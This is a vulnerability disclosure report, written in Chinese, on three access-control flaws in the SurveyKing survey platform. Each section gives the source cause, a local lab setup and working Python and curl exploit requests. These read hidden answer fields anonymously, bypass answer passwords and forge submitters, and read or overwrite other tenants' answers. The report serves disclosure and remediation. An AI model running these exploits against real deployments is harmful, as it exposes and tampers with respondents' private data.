SurveyKing 漏洞报告
软件名称:SurveyKing
开发者或厂商:北京橙宇言信科技有限公司
代码仓库:https://github.com/javahuang/SurveyKing
1. 未授权读取问卷的全部答卷
| 简要描述: | 攻击者仅凭公开问卷链接里的问卷 id,即可读取该问卷的全部答卷,包括结果查询页面中被隐藏的字段。 |
|---|---|
| 影响版本: | 1.13.2 |
| 前置条件: | 目标问卷已发布,并启用了结果查询。 |
漏洞成因
公开视图把 setting.submittedSetting 整块带出,结果查询的 password 因此出现在匿名响应里。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/ProjectViewMapperImpl.java:105-142    commit 6e3e4ce795
protected ProjectSetting.AnswerSetting answerSettingToAnswerSetting(ProjectSetting.AnswerSetting answerSetting) {
    ...
    answerSetting1.setLoginRequired(answerSetting.getLoginRequired());
    answerSetting1.setQuestionNumber(answerSetting.getQuestionNumber());
    ...
    return answerSetting1;
}

protected ProjectSetting projectSettingToProjectSetting(ProjectSetting projectSetting) {
    ...
    projectSetting1.answerSetting(this.answerSettingToAnswerSetting(projectSetting.getAnswerSetting()));
    projectSetting1.submittedSetting(projectSetting.getSubmittedSetting());
    ...
}
有了查询配置,攻击者就能取到查询 id 与密码。loadQuery 在请求里不带 answer 时不校验密码,匿名请求即可得到条件题的问题 id 与选项 id。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:948-967    commit 6e3e4ce795
private void validatePublicQuery(ProjectSetting.PublicQuery query, LinkedHashMap answer) {
    ...
    if (StringUtils.isNotBlank(query.getPassword()) && answer != null) {
        ...
    }
}
getQueryResult 把查询条件值交给 MyBatis 的 like,条件值里的 % 成为 SQL 通配符,一次请求便命中全部答卷。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:1008-1041    commit 6e3e4ce795
private List<Answer> findAnswerByQuery(PublicQueryRequest request, Tuple2<ProjectView, ProjectSetting.PublicQuery> projectAndQuery) {
    ...
    List answer = this.answerService.list(... .like(Answer::getAnswer, this.buildLikeQueryConditionOfQuestion(...))));
}

private String buildLikeQueryConditionOfQuestion(SchemaHelper.TreeNode qNode, Map qValueObj) {
    ...
    value = "\"" + value + "\"";
    return String.format("{\"%s\":%s}", optionId, value);
}
得到 answerId 后,带 answerId 调用 loadProject,该分支在登录与问卷状态校验之前返回,并把答卷里的完整 answer 与 survey 一并给出。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:277-286    commit 6e3e4ce795
if (query.getAnswerId() != null) {
    AnswerView answerView = this.getAnswerForProject(project.getId(), query.getAnswerId());
    if (answerView != null) {
        projectView.setAnswer(answerView.getAnswer());
        if (answerView.getSurvey() != null) {
            projectView.setSurvey(answerView.getSurvey());
        }
    }
    return projectView;
}
复现环境搭建
实验环境按官方文档的单容器方式部署:
mkdir -p surveyking/{config,db,files,logs} && cd surveyking
docker run -d --name surveyking -p 1991:1991 \
  -e SERVER_PORT=1991 \
  -e JAVA_OPTS='-Xms256m -Xmx1g -Dfile.encoding=UTF-8' \
  -v "$PWD/config:/app/config" -v "$PWD/db:/app/db" \
  -v "$PWD/files:/app/files" -v "$PWD/logs:/app/logs" \
  surveyking/surveyking:latest
打开 http://127.0.0.1:1991/setup,选择 H2 内置数据库并完成初始化。以下脚本由管理员创建一个已发布问卷,开启结果查询,并写入两条答卷:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})
pub = httpx.Client(base_url=base)

def q(i, t):
    return {"id": i, "title": t, "type": "FillBlank", "attribute": {}, "children": [{"id": i + "_1", "attribute": {}}]}

survey = {"id": "x", "title": "Employee salary survey", "attribute": {},
          "children": [q("name", "Name"), q("phone", "Phone"), q("salary", "Salary (hidden)")]}
pid = adm.post("/api/project/create", json={"name": "Employee salary survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
setting = {"status": 1, "mode": "survey", "answerSetting": {},
           "submittedSetting": {"publicQuery": [{"id": "lookup", "title": "Lookup my result", "enabled": True,
               "password": "LookupPwd#2026", "conditionQuestion": "#{name}",
               "fieldPermission": {"name": 1, "phone": 1, "salary": 0}}]}}
adm.post("/api/project/update", json={"id": pid, "name": "Employee salary survey", "mode": "survey",
         "survey": survey, "setting": setting})
for name, phone, salary in [("alice", "13000000001", "SALARY-33000"), ("bob", "13000000002", "SALARY-41000")]:
    pub.post("/api/public/saveAnswer", json={"projectId": pid, "tempSave": 0, "answer": {
        "name": {"name_1": name}, "phone": {"phone_1": phone}, "salary": {"salary_1": salary}}})
print(pid)
复现过程

匿名打开公开问卷页面,页面只显示三个问题,不含登录态:

管理员在数据页看到的答卷如下,Salary (hidden) 列在结果查询中被设置为不可见:
下面请求里的 pid 换成上一步脚本输出的值。以下脚本依次读取查询配置、读取查询表单、枚举全部答卷、逐条读取完整答卷:
import httpx

base = "http://127.0.0.1:1991"
pid = "RHgV6Z"
c = httpx.Client(base_url=base)

project = c.post("/api/public/loadProject", json={"id": pid}).json()["data"]
pc = project["setting"]["submittedSetting"]["publicQuery"][0]
print("[1]", pc)

form = c.post("/api/public/loadQuery", json={"id": pid, "resultId": pc["id"]}).json()["data"]["schema"]
option_id = form["children"][0]["children"][0]["id"]
print("[2]", form["children"][0]["id"], option_id)

res = c.post("/api/public/getQueryResult", json={"id": pid, "resultId": pc["id"],
        "answer": {"password": {"password": pc["password"]}}, "query": {option_id: "%"}}).json()["data"]["answers"]
print("[3]", [a["answerId"] for a in res])

for a in res:
    full = c.post("/api/public/loadProject", json={"id": pid, "answerId": a["answerId"]}).json()["data"]
    print("[4]", a["answerId"], full["answer"])
输出如下:
[1] {'id': 'lookup', 'title': 'Lookup my result', 'enabled': True, 'password': 'LookupPwd#2026', 'conditionQuestion': '#{name}', 'fieldPermission': {'name': 1, 'phone': 1, 'salary': 0}}
[2] name name_1
[3] ['3ac7096a-cbfc-41b9-9958-6ed978934a46', '74dc1229-f1fd-4092-89ff-39eaecc2c7b5']
[4] 3ac7096a-cbfc-41b9-9958-6ed978934a46 {'name': {'name_1': 'alice'}, 'phone': {'phone_1': '13000000001'}, 'salary': {'salary_1': 'SALARY-33000'}}
[4] 74dc1229-f1fd-4092-89ff-39eaecc2c7b5 {'name': {'name_1': 'bob'}, 'phone': {'phone_1': '13000000002'}, 'salary': {'salary_1': 'SALARY-41000'}}
两条答卷的 salary 在结果查询里被设置为不可见,匿名请求仍然读到了原文。
2. 绕过答题登录与答题密码
| 简要描述: | 匿名客户端可以提交受保护的问卷,绕过“需登录”与“答题密码”,并把答卷记到其他用户名下。 |
|---|---|
| 影响版本: | 1.12.0 ~ 1.13.2 |
| 前置条件: | 目标存在已发布的问卷,该问卷启用了“需登录”或“答题密码”中的一项。 |
漏洞成因
“需登录”与“答题密码”只在 validateProject 与 convertAndValidateLoginFormIfNeeded 中校验,这两个方法由 loadProject 调用,saveAnswer 的写入路径不经过它们。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:291-304    commit 6e3e4ce795
public AnswerView saveAnswer(AnswerRequest request) {
    ...
    Answer answer = this.answerViewMapper.fromRequest(request);
    answer.setId(UUID.randomUUID().toString());
    answer.setCreateAt(new Date());
    this.save(this.beforeSaveAnswer(answer));
    return (AnswerView)this.answerViewMapper.toView(answer);
}
“答题密码”的校验位于登录表单流程里:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:1083-1088    commit 6e3e4ce795
if (answerSetting.getPassword() != null) {
    loginRequired = true;
    queryConditions.add(SchemaHelper.buildFillBlankQuerySchema(...extraPassword));
    if (answer != null && !answerSetting.getPassword().equals(SchemaHelper.getLoginFormAnswer(answer, ...extraPassword))) {
        throw new ErrorCodeException(ErrorCode.ValidationError);
    }
}
答卷的提交人取自请求体。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/domain/mapper/AnswerViewMapperImpl.java:23-45    commit 6e3e4ce795
public Answer fromRequest(AnswerRequest request) {
    ...
    answer.setCreateBy(request.getCreateBy());
    return answer;
}
复现环境搭建
按第 1 节的方式重建一个全新实例并完成初始化。以下脚本创建一份启用了“需登录”与“答题密码”的问卷:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"
pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
key = serialization.load_der_public_key(base64.b64decode(pk))
enc = base64.b64encode(key.encrypt(b"123456", padding.PKCS1v15())).decode()
r = httpx.post(base + "/api/public/login", json={"username": "admin", "password": enc})
tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
adm = httpx.Client(base_url=base, cookies={"sk-token": tok})

survey = {"id": "x", "title": "Protected feedback survey", "attribute": {},
          "children": [{"id": "q1", "title": "Your feedback", "type": "FillBlank",
                        "attribute": {}, "children": [{"id": "q1_1", "attribute": {}}]}]}
pid = adm.post("/api/project/create", json={"name": "Protected feedback survey", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = pid
adm.post("/api/project/update", json={"id": pid, "name": "Protected feedback survey", "mode": "survey",
         "survey": survey, "setting": {"status": 1, "mode": "survey",
         "answerSetting": {"loginRequired": True, "password": "AnswerPwd#2026"}}})
print(pid)
复现过程
下面请求里的 projectId 换成上一步脚本输出的值。

匿名打开问卷链接,页面要求填写用户名、密码与答题密码:
匿名提交答卷,服务端返回 200:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"vTi1G0","tempSave":0,"answer":{"q1":{"q1_1":"anonymous respondent"}}}'
输出如下:

{"code":200,"data":{"answerId":"c30e7516-8ef5-4d35-8962-9b6d242c3efb"}}再次提交,并把 createBy 填成管理员的用户 id:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"vTi1G0","tempSave":0,"createBy":"1457995481966747649","answer":{"q1":{"q1_1":"forged by anonymous client"}}}'
输出如下:
{"code":200,"data":{"answerId":"9e89666d-df32-4a52-a380-42d47102f570"}}管理员的数据页里,第一条答卷的提交人显示为 Admin:
3. 联动问卷跨项目读写他人答卷
| 简要描述: | 普通账号可以借选项联动问卷读取并改写其他租户问卷的答卷。 |
|---|---|
| 影响版本: | 1.12.0 ~ 1.13.2 |
| 前置条件: | 攻击者拥有可创建问卷的普通账号;目标问卷的问卷 id 与问题 id 可从公开链接和公开 schema 获得。 |
漏洞成因
联动配置保存在攻击者自己的问卷里,linkSurveyId 由配置者填写,服务端不校验它属于哪个项目。读取接口按该 id 在目标项目里做模糊查询,并把命中的答卷字段返回。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/SurveyServiceImpl.java:475-498    commit 6e3e4ce795
public PublicLinkResult loadLinkResult(PublicLinkRequest request) {
    ...
    for (SurveySchema.LinkSurvey linkSurvey : linkSurveys) {
        Answer answer = (Answer)this.answerService.getOne(... .eq(Answer::getProjectId, linkSurvey.getLinkSurveyId())
                .like(Answer::getAnswer, this.buildLinkLikeCondition(linkSurvey, request.getValue()))
                .orderByDesc(BaseModel::getCreateAt)).last("limit 1"));
        this.fillLinkFieldAndAnswer(answer != null ? answer.getAnswer() : null, linkSurvey.getLinkFields(), fillAnswer);
    }
    return result;
}
写入侧同样只看配置里的 id。命中目标答卷时改写其字段,未命中时在目标项目里新建答卷。相关代码如下:
// server/rdbms/src/main/java/cn/surveyking/server/impl/AnswerServiceImpl.java:784-815    commit 6e3e4ce795
private void updateLinkSurveyAnswer(Answer answer, ProjectView project) {
    ...
    Answer linkedAnswer = (Answer)this.getOne(... .eq(Answer::getProjectId, linkSurvey.getLinkSurveyId())
            .like(Answer::getAnswer, SchemaHelper.buildLinkLikeCondition(linkSurvey, optionValue))
            .orderByDesc(BaseModel::getCreateAt)).last("limit 1"));
    if (linkedAnswer != null) {
        for (SurveySchema.LinkField linkField : linkSurvey.getLinkFields()) {
            SchemaHelper.setQuestionValue(linkedAnswer.getAnswer(), linkField.getLinkQuestionId(), linkField.getLinkOptionId(), ...);
        }
        this.updateById(linkedAnswer);
    }
}
复现环境搭建
按第 1 节的方式重建一个全新实例并完成初始化。以下脚本由管理员创建受害问卷并写入一条含密文的答卷,再创建一个只有建问卷权限的普通账号,由该账号创建带联动配置的问卷:
import base64, httpx
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import padding

base = "http://127.0.0.1:1991"

def login(user, password):
    pk = httpx.get(base + "/api/system").json()["data"]["publicKey"]
    key = serialization.load_der_public_key(base64.b64decode(pk))
    enc = base64.b64encode(key.encrypt(password.encode(), padding.PKCS1v15())).decode()
    r = httpx.post(base + "/api/public/login", json={"username": user, "password": enc})
    tok = next(x.split(";")[0].split("=", 1)[1] for x in r.headers.get_list("set-cookie") if x.startswith("sk-token="))
    return httpx.Client(base_url=base, cookies={"sk-token": tok})

def q(i, t):
    return {"id": i, "title": t, "type": "FillBlank", "attribute": {}, "children": [{"id": i + "_1", "attribute": {}}]}

adm = login("admin", "123456")
pub = httpx.Client(base_url=base)
survey = {"id": "x", "title": "Customer contact list", "attribute": {},
          "children": [q("v1", "Customer name"), q("v2", "Private contact")]}
vpid = adm.post("/api/project/create", json={"name": "Customer contact list", "mode": "survey", "survey": survey}).json()["data"]["id"]
survey["id"] = vpid
adm.post("/api/project/update", json={"id": vpid, "name": "Customer contact list", "mode": "survey", "survey": survey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
pub.post("/api/public/saveAnswer", json={"projectId": vpid, "tempSave": 0,
         "answer": {"v1": {"v1_1": "victim"}, "v2": {"v2_1": "VICTIM-SECRET-777"}}})

adm.post("/api/system/role/create", json={"name": "Survey editor", "code": "survey_editor", "remark": "demo",
       "authorities": ["project", "project:list", "project:detail", "project:create", "project:update",
                        "answer", "answer:list", "answer:detail", "file", "file:detail", "file:list"]})
rid = next(r["id"] for r in adm.get("/api/system/role/list").json()["data"]["list"] if r["code"] == "survey_editor")
adm.post("/api/system/user/create", json={"username": "attacker", "password": "Attacker2026",
         "name": "Attacker", "roles": [rid], "status": 1, "deptId": "1"})

atk = login("attacker", "Attacker2026")
asurvey = {"id": "x", "title": "Attacker survey", "attribute": {},
           "children": [{"id": "a1", "title": "Link", "type": "FillBlank", "attribute": {},
                         "children": [{"id": "a1_1", "linkSurveys": [{"enableUpdate": True, "linkSurveyId": vpid,
                             "linkQuestionId": "v1", "linkOptionId": "v1_1", "linkType": "like",
                             "linkFields": [{"linkQuestionId": "v2", "linkOptionId": "v2_1",
                                             "fillQuestionId": "a2", "fillOptionId": "a2_1"}]}]}]},
                        {"id": "a2", "title": "Filled", "type": "FillBlank", "attribute": {},
                         "children": [{"id": "a2_1", "attribute": {}}]}]}
apid = atk.post("/api/project/create", json={"name": "Attacker survey", "mode": "survey", "survey": asurvey}).json()["data"]["id"]
asurvey["id"] = apid
atk.post("/api/project/update", json={"id": apid, "name": "Attacker survey", "mode": "survey", "survey": asurvey,
         "setting": {"status": 1, "mode": "survey", "answerSetting": {}, "submittedSetting": {}}})
print(vpid, apid)
复现过程
下面两个请求里的 projectId 换成上一步脚本输出的第二个 id。
匿名读取受害问卷的答卷:
curl -s -X POST http://127.0.0.1:1991/api/public/loadLinkResult \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"DJV25U","questionId":"a1","optionId":"a1_1","value":"%"}'
输出如下:

{"code":200,"data":{"answer":{"a2":{"a2_1":"VICTIM-SECRET-777"}}}}匿名改写同一条答卷:
curl -s -X POST http://127.0.0.1:1991/api/public/saveAnswer \
  -H 'Content-Type: application/json' \
  -d '{"projectId":"DJV25U","tempSave":0,"answer":{"a1":{"a1_1":"%"},"a2":{"a2_1":"PWNED-BY-LINK"}}}'
输出如下:
